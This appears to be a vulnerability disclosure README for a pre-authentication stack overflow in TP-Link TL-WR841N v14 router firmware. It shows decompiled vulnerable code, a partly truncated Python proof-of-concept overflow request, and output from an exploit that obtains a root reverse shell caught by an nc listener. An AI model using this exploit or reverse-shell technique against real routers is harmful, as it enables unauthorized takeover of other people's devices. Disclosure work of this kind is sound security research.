

main IOT_vuln / TP-Link / TL-WR841N /



EPhaha Delete Readme.md ...

on Feb 10 History

..



img

10 months ago



readme.md

10 months ago



readme.md

TL-WR841Nv14_US_0.9.1_4.18 has an pre-auth stack overflow vulnerability

Overview


- Type: Buffer overflow
- Vendor: TP-LINK (<https://www.tp-link.com>)
- Products: WiFi Router, such as TL-WR841Nv14_US_0.9.1_4.18

Description

1.Product Information:

TP-link WR841N wireless router, the latest version of simulation overview :

← → ↻ 192.168.0.1



TP-Link Wireless N Router WR841N

Model No. TL-WR841N

Product Overview
[TL-WR841N\(UN\)_V14_Datasheet](#)

Manual
[TL-WR841N\(US\)_V14_Quick Installation Guide](#)
[TL-WR841N\(US\)_V14_User Guide](#)

Setup Video

FAQ

Firmware

Apps

GPL Code

Emulators

Firmware

A firmware update can resolve issues that the previous firmware version may have and improve its current performance.

To Upgrade

IMPORTANT: To prevent upgrade failures, please read the following before proceeding with the upgrade process.

- **Please upgrade firmware from the local TP-Link official website of the purchase location for your TP-Link device, otherwise it will be against the warranty. Please click [here](#) to change site if necessary.**
- Please verify the hardware version of your device for the firmware version. Wrong firmware upgrade may damage your device and void the warranty. **(Normally Vx.0=Vx.6/Vx.8 (eg:V1.0=V1.6/V1.8); Vx.x0=Vx.x6/Vx.x8 (eg:V1.20=V1.26/V1.28))**
[How to find the hardware version on a TP-Link device?](#)
- **Do NOT turn off the power during the upgrade process, as it may cause permanent damage to the product.**
- To avoid wireless disconnect issue during firmware upgrade process, it's recommended to upload firmware with wired connection unless there is no LAN/Ethernet port on your TP-Link device.
- It's recommended that users stop all Internet applications on the computer, or simply disconnect Internet line from the device before the upgrade.
- Use decompression software such as WinZIP or WinRAR to extract the file you download before the upgrade.

TL-WR841N(US)_V14_210203

Download

Published Date: 2021-04-09

Language: English

File Size: 4.35 MB

Figure 2 Update date of the latest version of the firmware

The latest firmware update to 2021-04-09

In the library(libcmm.so) function dm_fillObjByStr(), directly call strncpy to copy the input content to the local variable v26. If the copy length and copy content are controllable, there is a stack overflow vulnerability at this location.

```

    return 9005;
}
if ( (*(_WORD *) (ParamNode + 12) & 1) == 0 )
{
    cdbg_printf(8, "dm_fillObjByStr", 1993, "Parameter(%s) deny to be written.", v25);
    return 9001;
}
v21 = v17 + 1;
if ( v14 )
{
    v22 = v14 - v17 - 1;
    strncpy(v26, v21, v22);
    v25[v22 + 64] = 0;
    v8 = (_BYTE *) (v14 + 1);
    if ( *(_BYTE *) (v14 + 1) )
    {
        v14 = strchr(v14 + 1, 10);
    }
    else
    {
        v15 = 1;
        v14 = 0;
    }
}
}

```

2.2 Vulnerability effect

This vulnerability can affect the latest version of **TP-Link WR841 device (2021-04-09)**

Using the provided POC can attack and cause the http service to crash, indicating that there is indeed a stack overflow vulnerability, and the httpd program does not open any protection mechanism, as shown in the figure below, so the privilege escalation is simple to use. You can use Padding to hijack the EIP first, and use ROP to execute the privilege escalation code That's it.



Figure 5 Attacking the SNMP service causes the process to restart

2.2 Vulnerability reproduction steps

In order to reproduce the vulnerability, you can follow the following steps:

1. Use FAT simulation firmware TL-WR841Nv14_US_0.9.1_4.18_up_boot[210203-rel37242].bin
2. Use the following POC attack to attack

```

import requests
headers = {
    "Host": "192.168.0.1",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firef
    "Accept": "*/*",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate",

```

```

"Content-Type": "text/plain",
"Content-Length": "78",
"Origin": "http://192.168.0.1",
"Connection": "close",
"Referer": "http://192.168.0.1/"
}

payload = "a" * 2048
formdata = "[/cgi/auth#0,0,0,0,0,0#0,0,0,0,0]0,3\r\nname={}\r\noldPwd=admin\r\npwd

url = "http://192.168.0.1/cgi?8"

response = requests.post(url, data=formdata, headers=headers)
print response.text

```




Figure 6 POC attack effect

1.3 Exploit effect

In order to reproduce the exploit, you can follow the following steps:

1. Use FAT simulation firmware TL-WR841Nv14_US_0.9.1_4.18_up_boot[210203-rel37242].bin
2. Finally write exp can reach getshell

```
python exp_wr841.py 192.168.0.2 11451
[Thread(Thread-1, started 139819670399360)]
[Thread(Thread-2, started 139819668006656)]
[Thread(Thread-3, started 139819659613952)]
[Thread(Thread-4, started 139819651221248)]
[Thread(Thread-5, started 139819439093504)]
[Thread(Thread-6, started 139819430700800)]
[Thread(Thread-7, started 139819422308896)]
[Thread(Thread-8, started 139819413915392)]
[Thread(Thread-9, started 139819405522688)]
[Thread(Thread-10, started 139819397129984)]
[Thread(Thread-11, started 139819388737280)]
[Thread(Thread-12, started 139819668006656)]
[Thread(Thread-13, started 139818835113728)]
[Thread(Thread-14, started 139818826721024)]
[Thread(Thread-15, started 139818818328320)]
[Thread(Thread-16, started 139818809935616)]
[Thread(Thread-17, started 139819670399360)]
[Thread(Thread-18, started 139818801542912)]
[Thread(Thread-19, started 139818793150208)]
[Thread(Thread-20, started 139818784757504)]
[Thread(Thread-21, started 139818566678272)]
[Thread(Thread-22, started 139819659613952)]
[Thread(Thread-23, started 139819651221248)]
[Thread(Thread-24, started 139818558285568)]
[Thread(Thread-25, started 139818549892864)]

nc -lvp 11451
Listening on [0.0.0.0] (family 0, port 11451)
Connection from 192.168.0.1 54844 received!
id
uid=0(admin) gid=0(root)
ls
bin
dev
etc
firmadyne
lib
linuxrc
lost+found
mnt
proc
sbin
sys
test_shell
usr
var
web
```

Figure 7 EXP attack effect

This exp uses multi-threaded attacks to achieve a very stable effect of obtaining a root shell, and does not require any password to log in to access the router, which is an unauthorized RCE vulnerability. (As shown in the figure below, there is no web login)





Figure 8 No login required before the attack

In order to reproduce the exploit, you can follow the following steps:

1. Use fat simulation firmware tl-wr841nv14_US_0.9.1_4.18_up_boot[210203-rel37242].bin
2. Attack with the provided exp attack: python exp_wr841.py 192.168.0.2 11451 (Python attack script attacker IP listening port)



```
python poc_wr841.py
('start ', <Thread(Thread-1, started 140612904347392)>)>
('start ', <Thread(Thread-2, started 140612895954688)>)>
('start ', <Thread(Thread-3, started 140612887299840)>)>
('start ', <Thread(Thread-4, started 140612878907136)>)>
('start ', <Thread(Thread-5, started 140612665865984)>)>
[cgl]0
S.ret=71234;
[error]0
('start ', <Thread(Thread-6, started 140612657473280)>)>
('start ', <Thread(Thread-7, started 140612904347392)>)>
('start ', <Thread(Thread-8, started 140612649080576)>)>
('start ', <Thread(Thread-9, started 140612640087872)>)>
('start ', <Thread(Thread-10, started 140612632295160)>)>
('start ', <Thread(Thread-11, started 140612623902464)>)>
('start ', <Thread(Thread-12, started 140612615509760)>)>
[cgl]0
S.ret=71234;
[error]0
('start ', <Thread(Thread-13, started 140612661886208)>)>
('start ', <Thread(Thread-14, started 140612895954688)>)>
[cgl]0
S.ret=71234;
[error]0
('start ', <Thread(Thread-15, started 140612653493504)>)>
('start ', <Thread(Thread-16, started 140612887299840)>)>
('start ', <Thread(Thread-17, started 140612045100800)>)>
('start ', <Thread(Thread-18, started 140612636708096)>)>
[cgl]0
S.ret=71234;
[error]0
('start ', <Thread(Thread-19, started 140612028315392)>)>
('start ', <Thread(Thread-20, started 140612878907136)>)>
[cgl]0
S.ret=71234;
[error]0
('start ', <Thread(Thread-21, started 140612019922688)>)>
('start ', <Thread(Thread-22, started 140612665865984)>)>
[cgl]0
S.ret=71234;
[error]0
[cgl]0
S.ret=71234;

nc -lvp 11451
Listening on [0.0.0.0] (family 0, port 11451)
Connection from 192.168.0.1 42590 received!
ls
bin
dev
etc
firmadyne
lib
linuxrc
lost+found
mnt
proc
sbin
sys
test_shell
usr
var
web
```

Figure 10 exp attack effect

The exp uses multithreading attack, which can achieve a very stable effect of obtaining the root shell, and does not need any password to log in and access the router. It is an unauthorized rce vulnerability. (as shown in the figure below, there is no web login)

